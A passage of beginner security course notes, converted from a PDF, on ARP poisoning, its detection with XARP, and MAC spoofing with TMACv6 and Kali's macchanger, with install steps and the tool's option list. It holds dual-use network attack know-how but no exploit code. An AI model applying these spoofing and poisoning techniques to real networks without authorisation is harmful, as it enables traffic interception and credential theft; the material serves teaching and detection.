


Figure 7

**NOTE: Yersinia is a network penetration testing tool used to exploit weaknesses in Layer 2 (Data Link Layer) network protocols.**

# ARP POISONING

**ARP spoofing / Poisoning :-** ARP Spoofing (also called ARP Poisoning) is a type of cyber attack where an attacker sends fake ARP (Address Resolution Protocol) messages on a local network to link their MAC address with the IP address of another device, like a router or victim's computer.

**ARP Spoofing Attack :-** ARP resolves IP addresses to the MAC (hardware) address of the interface to send data. ARP packets can be forged to send data to the attacker's machine. ARP spoofing involves constructing a large number of forged ARP request and reply packets to overload a switch. When a machine sends an ARP request, it assumes that the ARP reply will come from the right machine.

## Why ARP Poisoning is Dangerous?

- Steals usernames & passwords
- Hijacks sessions
- Modifies data in transit
- Performs DoS attacks

## How ARP Poisoning Works (Step-by-Step)

- 1 Attacker sends fake ARP reply to victim
- 2 Victim believes attacker = router
- 3 Attacker sends fake ARP reply to router
- 4 Router believes attacker = victim
- 5 All traffic passes through attacker

# Detect Arp Poisoning Using XARP Application

XARP (eXtended Address Resolution Protocol) is an advanced security application specifically designed to detect and alert users to ARP spoofing attacks within a local network. It continuously monitors ARP traffic and analyzes ARP packets to identify anomalies and suspicious behavior that indicate an attack.

## How to Download it :-

- Open Browser and Search XARP download.
- Click on first Softonic Website &download it.

## Website Link:

<https://search.brave.com/search?q=xarp+download>




Figure 8

- Click on free Download for windows




Figure 9

- Click on free Download for PC




Figure 10

## What XARP displays:

- It scans the Ip address of the network
- It display ARP attacks ip using marks and display alerts (Right side of the screen ).




Figure 11




Figure 12

This popup indicates suspicious ARP (Address Resolution Protocol) activity, which is commonly seen during: ARP poisoning

# MAC SPOOFING

MAC Spoofing is the process of changing the Media Access Control (MAC) address of a device's network interface to another fake (spoofed) MAC address.

## MAC Spoofing is an attack where:

An attacker changes their device's MAC address to impersonate another device on the network.

This allows the attacker to:

- Bypass security controls
- Intercept traffic
- Perform Man-in-the-Middle (MITM) attacks

## What happens During MAC Spoofing?

1. Attacker identifies trusted MAC address
2. Attacker changes own MAC to match it
3. Network believes attacker is the trusted device
4. Traffic is redirected or intercepted

## Detection of MAC Spoofing

### ◆ Signs:

- Duplicate MAC addresses
- Frequent ARP changes
- Broadcast ARP replies
- Network IDS alerts (XArp, Snort)

# Perform MAC Spoofing using TMACv6

TMACv6 stands for Technitium MAC Address Changer Version 6, a free and popular tool for changing (spoofing) the MAC address of your network interface card (NIC) on Windows systems.

**TMAC (Technitium MAC Address Changer) v6** allows you to:

- View current & original MAC address
- Change MAC address temporarily or permanently
- Enable/disable network adapters
- Reset MAC to factory value

**How to install it - :**

- Open Browser and search Tmacv6 Download
- Click on first website




Figure 13

- Click on Download




Figure 14

## How to use it-

- After installation Open it
- Click on ethernet 3 and then click on Random Mac Address
- It Generate the random mac address




Figure 15

- Now click on Return Original – it back to the your real mac address





Figure 16

# Perform MAC Spoofing using macchanger

## How to use it :-

- Open kali linux
- Type sudo apt install macchanger
- To get detailed information about macchanger – man macchanger



```
NAME
    macchanger - MAC Changer

SYNOPSIS
    macchanger [options] device

DESCRIPTION
    macchanger is a GNU/Linux utility for viewing/manipulating the MAC address for network interfaces.

OPTIONS
    macchanger accepts the following options:

    -h, --help
        Show summary of options.

    -V, --version
        Show version of program.

    -s, --show
        Prints the current MAC. This is the default action when no other option is specified.

    -e, --ending
        Don't change the vendor bytes.


    -a, --another
        Set random vendor MAC of the same kind.

    -A
        Set random vendor MAC of any kind.

    -r, --random
        Set fully random MAC.

Manual page macchanger(1) line 1 (press h for help or q to quit)
```

Figure 17



```
-h, --help
    Show summary of options.

-V, --version
    Show version of program.

-s, --show
    Prints the current MAC. This is the default action when no other option is specified.

-e, --ending
    Don't change the vendor bytes.

-a, --another
    Set random vendor MAC of the same kind.

-A
    Set random vendor MAC of any kind.

-r, --random
    Set fully random MAC.

